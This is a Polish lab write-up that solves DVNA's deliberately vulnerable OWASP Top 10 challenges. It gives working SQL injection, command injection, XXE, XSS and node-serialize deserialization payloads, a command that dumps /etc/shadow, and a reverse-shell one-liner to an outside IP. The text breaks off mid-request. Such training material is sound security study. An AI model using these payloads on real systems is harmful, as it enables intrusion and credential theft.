
DVNA – Writeup

Spis treści

ntro	
OWASP Top 10 2017	3
A1: Injection	3
SQL Injection: User Search	3
Command Injection: Network Connectivity Test	5
A2: Broken Authentication	7
Sample reset link	7
A3: Sensitive Data Exposure	8
Admin: List Users	8
A4: XML External Entities	10
XXE: Import Products	10
A5: Broken Access Control	11
Admin API Dashboard:	11
Edit User:	12
A6: Security Misconfiguration	14
Calculator	14
A7: Cross-site Scripting	16
Reflected XSS: Search Product	16
Stored XSS: Add/Edit Product	17
A8: Insecure Deserialization	18
Legacy Import Products	18
A9: Using Components with Known Vulnerabilities	19
Calculator	19
A10: Insufficient Logging and Monitoring	20
Refer to Guidebook	20
DWASP Top 10 2013	20
A8:2013 Cross-site Request Forgery	20
CSRF: Add/Edit Product	20
CSRF: Edit User	23
A10:2013 Unvalidated Redirects and Forwards	24
Redirect URL	24

Intro


Uruchamiając pierwszy raz aplikację – mamy możliwość zarejestrowania bądź zalogowania się na DVNA




Po zalogowaniu się – zaprezentowaną mamy stronę z dwoma sekcjami:

- OWASP Top 10 2017
- OWASP Top 10 2013

Każda z nich prezentuje podatności, które były najpopularniejszymi podatnościami według metodyki OWASP Top Ten. W 2013 jest ich mniej ze względu na to, że podatności z 2017 były zawarte w tym w większości.



Przykładowo poniżej mamy moduł tłumaczący na czym polegała kategoria odnosząca się do podatności, a w podkategorii *Scenario* są zadania, które można zrealizować i spróbować swoich sił.




OWASP Top 10 2017

A1: Injection

SQL Injection: User Search

Wchodząc w następujące zadanie napotkamy następującą stronę:



Jak widać – mamy możliwość wyszukiwania użytkowników. Gdy złożymy zapytanie o samego siebie, otrzymamy następujący wynik:



Możemy od razu domyślić się, że jest to skorelowane z bazą danych, więc istnieje szansa na przeprowadzenie SQL Injection. Wprowadźmy zatem jakieś nietypowe znaki – np. pojedynczy apostrof:

User Search



To już jest dowód na to, że aplikacja jest podatna na SQL Injection, ponieważ otrzymaliśmy błąd składniowy. Teraz trzeba znaleźć odpowiednie zapytanie, które pozwoli nam wydobyć credentiale z bazy danych do naszego użytkownika przykładowo.

Przypuszczamy, że baza, do której chcemy się odnieść to baza użytkowników, która będzie się nazywać *Users*. To jest jedna z typowych nazw jakie mogą zostać przydzielone.

Teraz należy sprawdzić ile kolumn jest niezbędnych do otrzymania informacji dotyczących użytkownika. Zaczniemy po kolei wypisywać kolejne wartości aż do otrzymania rezultatów. Dodatkowo nie można zapomnieć o tym aby zakończenie komendy było oznaczone znakiem komentarza, żeby zapytanie mogło zostać prawidłowo wykonane.

Po wielu próbach udało nam się wydobyć informacje:

Udana Próba 1:

Komenda: ' UNION SELECT 2,1 from Users -- //




Udało nam się znaleźć tabelę *Users*, która ma dwie kolumny – ID oraz Name. Teraz trzeba wydobyć informacje o tym jakie hasło ma konkretny użytkownik:

Udana Próba 2:

Po wielu próbach poniższa komenda pozwoli nam wydobyć credentiale:

' UNION SELECT password,1 from Users -- //



Zadanie w tym module zostało ukończone.

Analiza błędu:

```
...
var query = "SELECT name FROM Users WHERE login='" + req.body.login + "'";
db.sequelize.query(query, { model: db.User }).then(user => {
    if(user.length) {
...
```

W powyższym kodzie możemy zobaczyć, że linijka podkreślona na czerwono jest właśnie problemem. W momencie wstrzyknięcia drugiego payloadu skutkujemy, że wykona się następująca komenda:

```
SELECT name FROM Users WHERE login=' ^{\prime} UNION SELECT password,1 from Users -- ^{\prime}/^{\prime}
```

Istotne są tutaj dwa fragmenty kodu, które umożliwiają takie zapytanie:

- 1. Pojedynczy cudzysłów na początku payloadu on zamyka pytanie o usera tak jakbyśmy go nie podali
- 2. Znaki "komentarza" <u>— //</u> one przekazują informację o tym aby dalsza część komendy już nie była rozpatrywana co pozwala na wykonanie kodu


Command Injection: Network Connectivity Test

Kolejna strona prezentuje się następująco:



Jak można zobaczy – strona daje możliwość wykonania komendy *ping*. Gdy wpiszemy przykładowo w panel adres *localhost*, otrzymamy następującą odpowiedź:

Test System Connectivity



Jak widać – dostaliśmy odpowiedź, że komenda zadziałała prawidłowo. Patrząc po odpowiedzi jaką otrzymaliśmy można się domyślić, że komenda zastosowana wygląda następująco:

ping -c 2 <adres jaki podamy>

Istnieje szansa, że jednak można ominąć zastosowanie tej funkcji i wykonać dowolną inną funkcję.

Teraz należy zrozumieć w jaki sposób jest to możliwe:

Istotna jest tutaj znajomość komend wykorzystywanych w Linuksie. Istnieje wiele możliwości aby po wpisaniu komendy można było wykonać wiele instrukcji na raz. Przykładowo – mamy możliwość zastosowania następującej funkcji:

```
ls -la | grep appdata
```

Ta funkcja każe wylistować dany folder oraz jej zawartość, a następnie wyszukać odpowiedzi czy w wynikach znajduje się odpowiedź o treści *appdata*.

Poza znakiem |, mamy również inne operatory, które dają taką możliwość – kolejnym przykładem jest znak; (średnik). Jest to typowy znak, który pozwala na wykonanie kolejnej komendy na systemie Linux. Dzięki temu mamy kolejny możliwy wektor ataku. Na tej samej zasadzie działa operator: &&

Dowód:

Test System Connectivity	
Address	
localhost whoami	
Submit	
Command Output	
root	
Dowód 2:	
Test System Connectivity	
Address	
localhost: whoami	

Command Output

```
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.067 ms

--- localhost ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.046/0.056/0.067/0.012 ms
root
```

Dowód 3:

Test System Connectivity



Command Output

```
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.083 ms
--- localhost ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.075/0.079/0.083/0.004 ms
root
```

Dzięki temu mamy możliwość wykonania dowolnej komendy na systemie oraz wydobycia dowolnej informacji z systemu skoro mamy uprawnienia *root* na systemie:

```
| localhost | cat /etc/shadow|

Submit
```

Command Output

```
root:*:17774:0:99999:7:::
daemon:*:17774:0:99999:7:::
bin:*:17774:0:99999:7:::
sys:*:17774:0:99999:7:::
sync:*:17774:0:99999:7:::
games:*:17774:0:99999:7:::
lp: *:17774:0:99999:7:::
mail:*:17774:0:99999:7:::
news:*:17774:0:99999:7:::
uucp:*:17774:0:99999:7:::
proxy:*:17774:0:99999:7::
www-data:*:17774:0:99999:7:::
backup:*:17774:0:99999:7:::
list:*:17774:0:99999:7:::
irc:*:17774:0:99999:7:::
gnats:*:17774:0:99999:7:::
nobody: *:17774:0:99999:7::
systemd-timesync:*:17774:0:99999:7:::
systemd-network:*:17774:0:99999:7::
systemd-resolve:*:17774:0:99999:7:::
systemd-bus-proxy:*:17774:0:99999:7:::
node: !:17778:0:99999:7:::
```

Przykładowo można wypisać plik /etc/shadow i zdobyć hasła użytkowników.

Czysto potencjalnie (dla tego przypadku akurat ta komenda nie działa) istniałaby szansa, że dla takiego systemu istnieje możliwość uzyskania *reverse shell'a* na podatny system ze względu na brak jakiejkolwiek sanityzacji danych – poniżej jest przykładowa komenda, która mogłaby to umożliwić:


```
localhost | bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

Przy zastosowaniu dodatkowo programu *netcat* można by było uzyskać połączenie i mieć już tak naprawdę pełny dostęp.

A2: Broken Authentication

Sample reset link

Strona prezentuje się następująco:




Gdy wstawimy tam username nasz, na maila powinno przyjść powiadomienie o zmianie hasła w następującym formacie:

http://127.0.0.1:9090/resetpw?login=user&token=ee11cbb19052e40b07aac0ca060c23ee

Gdy przeanalizujemy URL, możemy zobaczyć dwie wartości:

- Login tutaj mamy wstawionego usera
- Token dla tego przypadku mamy co ciekawe hash w MD5 dla tego przykładu wynik hasha to fraza user

Free Password Hash Cracker



Można łatwo sprawdzić hash na stronie https://crackstation.net

Dlatego też wystarczy przygotować dowolną zmianę hasła według schematu powyższego przy pomocy hashowania naszego hasha i przygotowania parametru z userem:

http://127.0.0.1:9090/resetpw?login=sznajder&token=0192023a7bbd73250516f069df18b500

User: sznajder

Password: admin123

Po wpisaniu URL i wczytania go – hasło zostanie zmienione.

A3: Sensitive Data Exposure

Admin: List Users

Wchodząc na stronę, możemy zobaczyć, że prezentuje ona listę użytkowników dostępnych na DVNA.



Gdy przechwycimy zapytania za pomocą aplikacji Burp Suite, zobaczymy następujące zapytania przy odświeżeniu strony:

Zapytanie 1:

```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9090/learn/vulnerability/a3_sensitive_data
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=sx33AHjy7k7Tq3E2O4hTUPXQvKgy6AcKnNcT.kwudYCvEfb3obiJcHR9c9PvH%2BWSH4Rfq0auYLUnPUdc
If-None-Match: W/"12a7-0zhMxYZC2y6ApAKSDgiIXG4nNPs"
Connection: close
```

Pierwsze zapytanie odwołuje się do bieżącej strony, która jest uruchamiana

Zapytanie 2:

```
GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9090/app/admin/users
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en:q=0.9
Cookie: connect.sid=s%3AnHjv7k7Tq3E2O4hTUPX0vKgy6AcKnNcT.kwudYCvEfb3obiJcHR9c9PvH%2BW5H4RfqOauYLUnPUdc
If-None-Match: W/"1fb-rAsJrlxOgtTHf87dHH2Kr/qjPY0"
Connection: close
```

Drugie zapytanie odwołuje się już do danych użytkownika, które mają zostać wyświetlone. Bez tej funkcjonalności lista użytkowników nie zostałaby pokazana. Możemy zatem sprawdzić co ta ścieżka dokładnie prezentuje:

```
← → C ① ① localhost:9090/app/admin/usersapi

⟨ ☆ ♣ I □ ≥ :

{"success":true, "users":
{"id":1, "name":"Sznajder", "login": "sznajder", "email":"sznajder@sznajder.com", "password":"$2a$10$ZqnLatSIjb062pTcCYTPreDhrX2hP50EsTpM8KEAwbEpucCMqL7zq", "role":null, "created At":"2022-11-30T14:37:54.982z", "updatedAt":"2022-11-30T17:15:44.743z"),
{"id":2, "name":"Sznajder", "login":"admin", "email":"sznajder@sznajder.com", "password":"$2a$10$a.FVohdW2icz4CeJlxFIl05Ud1NFn4xQUUZE2Cy5Nd9p7gBm5LdRe", "role":null, "createdAt":"2022-11-30T17:19:39.907Z"}]}
```


Niestety po wejściu na tą ścieżkę mamy możliwość zobaczenia tak naprawdę wszystkich informacji o użytkowniku – w tym role, hasło, itd. Jest to duża podatność, bo potencjalnie możemy uzyskać dostęp do innych kont.

Ta ścieżka powinna być zablokowana do zobaczenia przez wszystkich użytkowników.

A4: XML External Entities

XXE: Import Products

Wchodząc do kolejnego zadania – możemy zobaczyć następującą stronę:




Widzimy, że strona daje możliwość uploadowania plików o rozszerzeniu .xml. Przykładowo mamy podany poniżej kod do utworzenia przykładowego produktu przy pomocy XML.



Jednakże jest to podatne prawdopodobnie XML External Entity Attack. Poniżej jest ukazany kod, którym można wywołać plik systemowy:

Na czerwono podkreślone są linie dodane do funkcji. Istotne jest dodanie funkcji w drugiej linijce oraz odwołanie się do ENTITY w polu *description*, które odwoła się do wywołania pliku. Nasze ENTITY ma na celu wypisanie zawartości pliku /etc/passwd.

Gdy następnie wstawimy plik na stronę, wynikiem operacji będzie treść pliku /etc/passwd:



Błąd leży wyłącznie w jednej fladze – *noent* – która jest odpowiedzialna za to czy można definiować zewnętrzne jednostki. Wystarczy, że ta wartość zostanie ustawiona na wartość *false* – to już zapobiegnie wykorzystania tej podatności.


A5: Broken Access Control

Admin API Dashboard:

Poniższa strona prezentuje się następująco:



Jak widać początkowo – nie mamy dostępu do zobaczenia użytkowników w systemie. Jednak sprawdźmy kod zawarty na stronie:



Możemy zobaczyć odwołanie do storny, która może nam wyświetlić użytkowników. Zobaczmy ją zatem:



Users

User ID	Name	Email
1	Sznajder	sznajder@sznajder.com
2	Sznajder	sznajder@sznajder.com

Jak widać – mamy dostęp. Dodatkowo możemy zobaczyć wszystkie dane przechwytując zapytania i kierując się na kolejną ścieżkę – tym razem do API:


```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-PetCh-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en:q=0.9
Cookie: connect.sid=s%3AnHjv7k7Tq3E2O4hTUPXQvKgy6AcKnNcT.kwudYCvEfb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUnPUdc
If-None-Match: W/"12a7-OzhMxYZC2y6ApAK5DgiIXG4nNPs"
Connection: close
GET /app/admin/usersapi HTTP/1.1
        localhost:9090
sec-ch-ua: "Chromium": v="107". "Not=A?Brand": v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9090/app/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AnHjv7k7Tq3E2O4hTUPXQvKgy6AcKnNcT.kwudYCvEfb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUnPUdc
If-None-Match: W/"lfb-rAsJrlxOgtTHf87dHH2Kr/qjPY0"
```

Po skierowaniu się na prawidłową ścieżkę – mamy dostęp do wszystkich danych o użytkownikach:




Edit User:

Poniższa strona prezentuje się następująco:



Strona daje możliwość zaktualizowania danych dla konkretnego użytkownika oraz daje możliwość zmiany hasła. Gdy przechwycimy zapytanie, dostaniemy następujące zapytanie:




Przy aktualizacji danych pojawia się dodatkowo jeden parametr, który wcześniej nie był widoczny – *id*. Jak dobrze wiemy – id jest unikatowe dla każdego usera, więc możemy potencjalnie zmienić id i sprawdzić czy inny użytkownik będzie miał zmienione dane.

```
id=2&name=Sznajder&email=sznajder%40sznajder.com&password=admin123&cpassword=admin123
```

Gdy wyślemy zapytanie – otrzymujemy informację o sukcesie.

Updated successfully

Gdy zalogujemy się na użytkownika podając credentiale zmienione, mamy możliwość zalogowania się.



Wniosek – atak został wykonany prawidłowo.

Analiza błędu:

Jak można zobaczyć w kodzie – nie jest on zabezpieczony przed zmianą id – jest ona przyjmowana bez jakiegokolwiek sprawdzenia czy się zgadza z użytkownikiem

Najprostsze rozwiązanie wygląda następująco:

```
if (req.user.id == req.body.id)
  //do
else
  //dont
```


Weryfikowane jest id podane w zapytaniu z tym co znajduje się faktycznie na serwerze.

A6: Security Misconfiguration

Calculator

Wchodząc na stronę kolejnego zadania mamy do czynienia z prostym kalkulatorem:

Simple Store Math



Sprawdzając podstawowe obliczenia możemy zobaczyć wynik pod zapisanym działaniem:

Simple Store Math

```
Maths equation Input
3+2

Submit

Result
```

Jednakże kalkulator nie jest skonfigurowany prawidłowo i nie ma wprowadzonego zapisu o tym jakie znaki powinny być wprowadzone. Gdy wpiszemy losowy ciąg liter – wywołamy błąd:

```
Error: Undefined symbol AS

at undef (/app/node_modules/mathjs/lib/expression/node/SymbolNode.js:92:11)

at Object.eval (eval at Node.compile (/app/node_modules/mathjs/lib/expression/node/Node.js:71:19), <anonymous>:3:306)

at String (/app/node_modules/mathjs/lib/expression/function/eval.js:40:36)

at Object.compile (eval at _typed (/app/node_modules/typed-function/typed-function.js:1115:22), <anonymous>:22:14)

at Object.compile (eval at _typed (/app/node_modules/typed-function/typed-function.js:1115:22), <anonymous>:22:14)

at Object.compile (eval at _typed (/app/node_modules/typed-function/typed-function.js:1115:22), <anonymous>:22:14)

at Object.compile (eval at _typed (/app/node_modules/express/lib/router/layer.js:95:5)

at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)

at next (/app/node_modules/express/lib/router/route.js:137:13)

at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)

at _app/node_modules/express/lib/router/index.js:281:22

at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)

at router (/app/node_modules/express/lib/router/index.js:174:3)

at router (/app/node_modules/express/lib/router/index.js:174:3)

at router (/app/node_modules/express/lib/router/index.js:317:13)

at Japer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)

at rim_prefix (/app/node_modules/express/lib/router/index.js:317:13)

at /app/node_modules/express/lib/router/index.js:317:13)

at /app/node_modules/express/lib/router/index.js:284:7

at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)

at /app/node_modules/express/lib/router/index.js:275:10)
```

To już świadczy o istnieniu Security Misconfiguration.

Analiza błędu:

Poniższy kod jest odpowiedzialny za przyjmowanie wprowadzonych działań:

```
if(req.body.eqn) {
    req.flash('result',mathjs.eval(req.body.eqn))
    res.render('app/calc')
```


Brakuje jakiejkolwiek weryfikacji co może zostać wprowadzone w funkcję. Poniższe rozwiązanie zabezpieczy kalkulator przed niechcianymi działaniami:

```
try{
    result = mathjs.eval(req.body.eqn)
}catch (err) {
    result = 'Invalid Equation'
}
```

A7: Cross-site Scripting

Reflected XSS: Search Product

Zadanie jest zaprezentowane na stronie, przy której wykonywaliśmy atak XML:



Aby wywołać Reflected XSS – należy wprowadzić gdzieś nasz payload ze skryptem wywołującym XSS. Jednym z kandydatów jest przycisk odpowiedzialny za wyszukiwanie produktów *Search Product*. Gdy klikniemy w ten przycisk, pojawi się następujące okno:



Możemy teraz wprowadzić najpowszechniejszy payload wywołujący XSS'a:


<script>alert(document.cookie)</script>

Po wstawieniu kodu – pojawi się nam następujące okno potwierdzające nasz atak:



Stored XSS: Add/Edit Product

Dla ataku XSS typu Stored, zostaniemy przekierowani do zedytowania produktu, który jest później wstawiany na listę produktów. Dla tego przypadku wystarczy zedytować jedną z linii, która potem wczyta nasz payload jako skrypt.



Dla tego przypadku zedytujemy wartość Product Descritpion:

Product Description

<script>alert(document.cookie)</script>

Po zapisaniu danych i wciśnięciu przycisku List Products, pojawi się następujące okno:




Dla dowodu można sprawdzić również zedytowany produkt, który nie zawiera żadnego tekstu – spowodowane jest to wczytaniem wprowadzonych danych jako skryptu

A8: Insecure Deserialization

Legacy Import Products

Strona prezentuje się następująco:



Do tego zadania trzeba przygotować odpowiedni kod, który po zdeserializowaniu będzie mógł wykonać złośliwą akcję.

Następujący kod powinien to umożliwić:

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('id;cat
/etc/passwd', function(error, stdout, stderr) { console.log(stdout)
});}()"}
```

Funkcja ma na celu wypisanie id użytkownika oraz wypisanie zawartości pliku /etc/passwd.

Przy wysyłaniu zapytania, możemy potencjalnie przechwycić jeszcze zapytanie:


```
POST /app/bulkproductslegacy HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 435
Cache-Control: max-age=0
sec-ch-ua: "Chromium"; v="107", "Not=A?Brand"; v="24"
